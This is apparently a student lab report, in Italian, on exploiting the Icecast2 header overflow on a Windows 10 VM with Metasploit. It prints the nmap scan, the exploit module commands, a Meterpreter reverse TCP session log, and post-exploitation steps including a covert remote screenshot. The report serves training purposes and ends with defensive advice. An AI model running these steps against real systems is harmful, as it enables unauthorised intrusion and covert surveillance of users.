

Hacking Windows con Metasploit e Icecast

Exploitation di un servizio vulnerabile in ambiente Windows 10

Corso	Cybersecurity & Ethical Hacking -- A.Y. 2025/2026
Esercitazione	Hacking Windows con Metasploit e Icecast
Attaccante	Kali Linux 2026.1 -- 192.168.1.164
Target	Windows 10 Pro (Metasploitable) -- 192.168.1.45
Strumenti	Metasploit Framework, Nmap 7.99, Icecast2 v2.x
Data	21 Maggio 2026

Nota:

Questo report e' stato redatto a scopo puramente didattico nell'ambito del corso di Cybersecurity & Ethical Hacking. Tutte le attivita' descritte sono state eseguite in un ambiente di laboratorio isolato e controllato, su macchine virtuali appositamente predisposte. Nessuna rete o sistema reale e' stato coinvolto o compromesso.

1. Introduzione

In questa esercitazione ho avuto modo di esplorare una delle tecniche piu' classiche nell'ambito del penetration testing: lo sfruttamento di un servizio vulnerabile in esecuzione su una macchina Windows. Il servizio preso di mira e' **Icecast2**, un server open source per lo streaming audio e video, che in alcune versioni presenta una vulnerabilita' critica legata alla gestione degli header HTTP. Questa falla, classificata come overflow dello stack nell'elaborazione dell'header, consente a un attaccante di inviare una richiesta appositamente costruita che porta all'esecuzione di codice arbitrario sulla macchina remota.

L'obiettivo finale dell'esercitazione e' stato quello di aprire una sessione **Meterpreter** sulla macchina target, uno shell interattivo avanzato fornito da Metasploit Framework che permette di eseguire comandi, raccogliere informazioni sul sistema e, in questo caso, catturare uno screenshot del desktop remoto senza che l'utente se ne accorga. Ho eseguito tutto da una macchina virtuale Kali Linux, simulando il ruolo di un attaccante esterno che si trova sulla stessa rete locale del bersaglio.

2. Obiettivi

N.	Obiettivo
1	Ricognizione della rete tramite scansione Nmap per identificare porte e servizi attivi sul target
2	Identificazione del servizio Icecast2 vulnerabile sulla porta 8000/tcp
3	Selezione e configurazione del modulo Metasploit exploit/windows/http/icecast_header
4	Esecuzione dell'exploit e apertura di una sessione Meterpreter sulla macchina Windows
5	Verifica dell'identita' dell'utente compromesso tramite il comando getuid
6	Raccolta di informazioni sull'interfaccia di rete del target con ipconfig
7	Acquisizione di uno screenshot del desktop remoto con il comando screenshot

3. Ambiente e Strumenti

Componente	Dettagli
Macchina Attaccante	Kali Linux 2026.1 -- VM Oracle VirtualBox -- IP: 192.168.1.164
Macchina Target	Windows 10 Pro (Metasploitable) -- VM Oracle VirtualBox -- IP: 192.168.1.45
Rete	Modalita' Bridged -- Subnet: 255.255.255.0 -- Gateway: 192.168.1.1
Metasploit Framework	Modulo: exploit/windows/http/icecast_header -- Payload: Meterpreter reverse TCP
Nmap	Versione 7.99 -- Utilizzo: nmap -sV 192.168.1.45

Icecast2

Versione 2.x installata sul target -- Porta: 8000/tcp -- Stato: Running

4. Procedura

STEP 1 -- Verifica dell'ambiente -- configurazione IP del target

Prima di iniziare qualsiasi attivita', ho avviato entrambe le macchine virtuali in Oracle VirtualBox, assicurandomi che fossero configurate in modalita' Bridged per essere raggiungibili sulla stessa rete locale. Sul sistema Windows 10 Pro ho aperto il Prompt dei comandi ed eseguito il comando **ipconfig** per verificare l'indirizzo IP assegnato.

Dal risultato ho potuto confermare che la macchina target si trovava all'indirizzo **192.168.1.45**, con subnet mask 255.255.255.0 e gateway 192.168.1.1. Ho inoltre verificato che il servizio Icecast2 fosse attivo e in ascolto: l'interfaccia grafica mostrava lo stato **Running**, con uptime di circa 4 minuti dall'avvio.

STEP 2 -- Scansione dei servizi con Nmap

Dalla macchina Kali Linux ho avviato la console di Metasploit (msfconsole) e, senza uscire dal framework, ho eseguito una scansione Nmap con rilevamento delle versioni usando il comando **nmap -sV 192.168.1.45**. La scansione ha impiegato circa 188 secondi per completarsi.

Il risultato ha mostrato numerose porte aperte, tra cui la porta **8000/tcp** identificata come *Icecast streaming media server*. Erano visibili anche altri servizi come IIS su porta 80, Microsoft Terminal Services su 3389, Apache Tomcat su 8080 e diverse istanze di Microsoft RPC. Il sistema operativo e' stato rilevato come Windows (MAC: 08:00:27:03:54:80, scheda Intel PRO/1000 MT Desktop -- tipica di VirtualBox).

STEP 3 -- Selezione e configurazione del modulo exploit

Una volta confermata la presenza di Icecast sulla porta 8000, ho selezionato il modulo **exploit/windows/http/icecast_header** all'interno di Metasploit. Questo modulo sfrutta una vulnerabilita' di stack overflow presente nell'analisi degli header HTTP di Icecast, che permette di sovrascrivere il Return Instruction Pointer (RIP) e dirottare l'esecuzione verso uno shellcode.

Ho configurato il parametro **RHOSTS** impostandolo all'indirizzo del target: 192.168.1.45. Il payload predefinito e' Meterpreter in modalita' reverse TCP, il che significa che sara' la macchina target a iniziare la connessione verso l'attaccante sulla porta 4444, aggirando eventuali regole firewall in ingresso.

STEP 4 -- Esecuzione dell'exploit e apertura della sessione Meterpreter

Ho lanciato l'exploit con il comando **exploit**. Metasploit ha avviato il gestore reverse TCP in ascolto sull'indirizzo 192.168.1.164:4444, ha inviato lo stage (199238 byte) verso il target e, in pochi secondi, ha aperto la sessione Meterpreter numero 1:

Meterpreter session 1 opened (192.168.1.164:4444 -> 192.168.1.45:49508) at 2026-05-21 08:27:52 -0400

La sessione e' stata stabilita correttamente. Da questo momento in poi avevo il controllo remoto della macchina Windows target tramite la shell interattiva di Meterpreter.

STEP 5 -- Ricognizione post-exploitation -- getuid e ipconfig

Con la sessione Meterpreter attiva, ho iniziato la fase di post-exploitation raccogliendo informazioni sul sistema compromesso. Il comando **getuid** ha restituito:

Server username: DESKTOP-9K1O4BTuser

Questo mi ha confermato di essere loggato come utente normale (non amministratore) sulla macchina con hostname DESKTOP-9K1O4BT. Ho poi eseguito **ipconfig** dal prompt Meterpreter, che ha mostrato tre interfacce di rete: il loopback (127.0.0.1), un adattatore ISATAP #3 e l'interfaccia principale Intel PRO/1000 MT Desktop Adapter con indirizzo IPv4 192.168.1.45 -- confermando definitivamente di essere sulla macchina target corretta.

STEP 6 -- Cattura dello screenshot del desktop remoto

Come ultima verifica del controllo ottenuto, ho eseguito il comando **screenshot** dal prompt Meterpreter. Il comando ha acquisito un'immagine del desktop Windows in tempo reale e l'ha salvata automaticamente sul filesystem locale di Kali Linux:

Screenshot saved to: /home/kali/Desktop/zqFFPDmZ.jpeg

Lo screenshot catturato mostrava il desktop della macchina Windows 10 con il Prompt dei comandi aperto (con l'output di ipconfig visibile) e la finestra di Icecast2 in primo piano, con lo stato aggiornato: client_connections: 2, source_connections: 1, connections: 5. Questo ha dimostrato in modo concreto che la sessione Meterpreter era pienamente operativa e che il controllo del sistema era completo.

5. Screenshot dell'Esercitazione




Fig. 1 -- Macchina Windows 10 Pro con Icecast2 v2.x in stato Running. In background il Prompt dei comandi mostra l'output di ipconfig: IP 192.168.1.45, subnet 255.255.255.0. Il server Icecast risulta avviato da 0 giorni, 0 ore, 3 minuti e 55 secondi.




Fig. 2 -- Output della scansione nmap -sV eseguita dalla console Metasploit su Kali Linux verso 192.168.1.45. Si evidenzia la porta 8000/tcp aperta con il servizio identificato come Icecast streaming media server. MAC Address: 08:00:27:03:54:80 (Oracle VirtualBox NIC). OS: Windows.

```

kali@kali: ~/Desktop
Session Actions Edit View Help
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.45
RHOSTS => 192.168.1.45
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.1.164:4444
[*] Sending stage (199238 bytes) to 192.168.1.45
[*] Meterpreter session 1 opened (192.168.1.164:4444 -> 192.168.1.45:49508) at 2026-05-21 08:27:52
-0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: DESKTOP-9K104BT\user
meterpreter > ipconfig

Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
Name : Microsoft ISATAP Adapter #3
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv4 Address : fe80::5efe:c0a8:12d
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:03:54:80
MTU : 1500
IPv4 Address : 192.168.1.45
IPv4 Netmask : 255.255.255.0

```

Fig. 3 -- Sessione Meterpreter aperta con successo dopo l'esecuzione dell'exploit `icecast_header`. Il comando `getuid` restituisce `DESKTOP-9K104BT\user`, mentre `ipconfig` conferma l'indirizzo `192.168.1.45` sull'interfaccia `Intel PRO/1000 MT Desktop Adapter (Interface 6)`.

```

meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/zqFFPDmZ.jpeg
meterpreter > |

```

Fig. 4 -- Esecuzione del comando `screenshot` da Meterpreter. Il file viene salvato automaticamente su `/home/kali/Desktop/zqFFPDmZ.jpeg` sul filesystem dell'attaccante.




Fig. 5 -- Screenshot del desktop remoto catturato tramite Meterpreter. A sinistra la VM Kali Linux con l'immagine aperta in Image Viewer (`zqFFPDmZ.jpeg`, 1152x864 px, 76.1 kB). A destra la VM Windows 10 con Icecast2 che mostra `client_connections: 2`, `source_connections: 1`, `connections: 5` -- uptime 0 giorni, 0 ore, 21 minuti e 30 secondi.

6. Appendice -- Comandi Principali

Scansione del target da Metasploit:

```
msf > nmap -sV 192.168.1.45

# Output rilevante:
8000/tcp open  http      Icecast streaming media server
8009/tcp open  ajp13     Apache Jserv (Protocol v1.3)
8080/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:54:80 (Oracle VirtualBox NIC)
Service Info: OS: Windows
```

Selezione e configurazione del modulo exploit:

```
msf > use exploit/windows/http/icecast_header
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.45
RHOSTS => 192.168.1.45
msf exploit(windows/http/icecast_header) > exploit
```

Comandi post-exploitation da Meterpreter:

```
meterpreter > getuid
Server username: DESKTOP-9K104BT\user

meterpreter > ipconfig
Interface 6 -- Intel(R) PRO/1000 MT Desktop Adapter
  IPv4 Address : 192.168.1.45
  IPv4 Netmask : 255.255.255.0

meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/zqFFPDmZ.jpeg
```

7. Risultati

[OK] Scansione Nmap completata con successo

La scansione nmap -sV ha identificato correttamente tutti i servizi attivi sul target, tra cui il servizio Icecast sulla porta 8000/tcp. Le informazioni raccolte hanno permesso di selezionare il modulo exploit appropriato.

[OK] Exploit eseguito con successo -- sessione Meterpreter aperta

L'exploit icecast_header ha funzionato al primo tentativo senza necessita' di modificare parametri aggiuntivi. La sessione Meterpreter 1 e' stata aperta verso 192.168.1.45:49508 in pochi secondi dall'invio dello stage.

[OK] Identita' utente verificata tramite getuid

Il comando `getuid` ha confermato l'accesso come `DESKTOP-9K1O4BT\user`. L'utente compromesso non e' amministratore, il che in uno scenario reale richiederebbe tecniche aggiuntive di privilege escalation per ottenere accesso completo al sistema.

[OK] Configurazione di rete del target verificata tramite ipconfig

Il comando `ipconfig` da Meterpreter ha restituito le informazioni sulle interfacce di rete del target, confermando l'indirizzo `192.168.1.45` sull'adattatore Intel PRO/1000 MT Desktop Adapter (Interface 6).

[OK] Screenshot del desktop remoto acquisito con successo

Il comando `screenshot` ha catturato correttamente l'immagine del desktop Windows in tempo reale, salvandola come `/home/kali/Desktop/zqFFPDmZ.jpeg` (1152x864 px). Lo screenshot mostrava chiaramente la finestra Icecast con le statistiche aggiornate, confermando il pieno controllo della sessione.

8. Difficolta' Riscontrate

Nel complesso l'esercitazione si e' svolta senza intoppi gravi, ma ho incontrato alcune piccole difficolta' che vale la pena documentare.

Comando `whoami` non disponibile in Meterpreter

Il primo tentativo di verificare l'identita' dell'utente l'ho fatto usando il comando `whoami`, come farei normalmente da un terminale Windows. Meterpreter ha risposto con un errore: *'Unknown command: whoami. Run the help command for more details.'* Ho quindi capito che Meterpreter ha una propria sintassi di comandi e che per ottenere l'utente corrente bisogna usare `getuid`, che e' il comando nativo del framework. E' stato un piccolo errore dovuto alla confusione tra la shell di sistema e quella di Meterpreter.

Tempo di scansione Nmap elevato

La scansione con `nmap -sV` ha richiesto circa **188 secondi**, un tempo abbastanza lungo. Questo e' in parte dovuto al fatto che Nmap stava cercando di rilevare le versioni di tutti i servizi aperti, e alcuni di essi (come le porte RPC o la 1801/tcp con msmsg) richiedono tempi maggiori per l'identificazione. In futuro potrei limitare la scansione alle sole porte piu' comuni con l'opzione `--top-ports` oppure specificare un range di porte piu' ristretto.

Comprendere il flusso reverse TCP

Inizialmente non ero sicuro di come funzionasse esattamente il payload reverse TCP: pensavo che fosse l'attaccante a connettersi al target, ma e' il contrario. La macchina target (192.168.1.45) apre una connessione verso l'attaccante (192.168.1.164:4444). Questo e' un aspetto importante perche' in scenari reali permette di aggirare firewall che bloccano le connessioni in ingresso ma non quelle in uscita. Capire questa logica mi ha aiutato a comprendere meglio anche il log di apertura della sessione.

9. Conclusioni

Questa esercitazione mi ha permesso di toccare con mano uno dei workflow più tipici del penetration testing: ricognizione, identificazione di un servizio vulnerabile, sfruttamento della vulnerabilità e raccolta di informazioni post-exploitation. L'utilizzo di Metasploit ha reso l'intero processo relativamente semplice una volta compresa la struttura del framework, ma è stato comunque utile per capire cosa succede 'dietro le quinte': l'exploit sfrutta uno stack overflow nell'elaborazione degli header HTTP di Icecast per iniettare uno shellcode, e il payload Meterpreter viene trasmesso in un secondo momento come stage separato.

Ho anche preso coscienza di un aspetto importante: l'utente compromesso (DESKTOP-9K1O4BT\user) non dispone di privilegi amministrativi. In un contesto reale, questo significherebbe che l'attaccante dovrebbe procedere con tecniche di privilege escalation per ottenere il controllo completo del sistema. Questo aggiunge un ulteriore livello di complessità che spero di esplorare nelle prossime esercitazioni.

Dal punto di vista difensivo, questa esercitazione mette in evidenza quanto sia pericoloso lasciare in esecuzione servizi non aggiornati o non necessari. Icecast2 in una versione vulnerabile, esposto in rete senza alcun filtro, rappresenta un rischio critico. La semplice applicazione di patch, la segmentazione della rete o la presenza di un firewall che blocchi il traffico verso la porta 8000 avrebbero potuto impedire completamente l'attacco.

Report redatto nell'ambito del Corso di Cybersecurity & Ethical Hacking -- A.Y. 2025/2026. Tutte le attività descritte sono state eseguite in un ambiente di laboratorio controllato a scopo puramente didattico.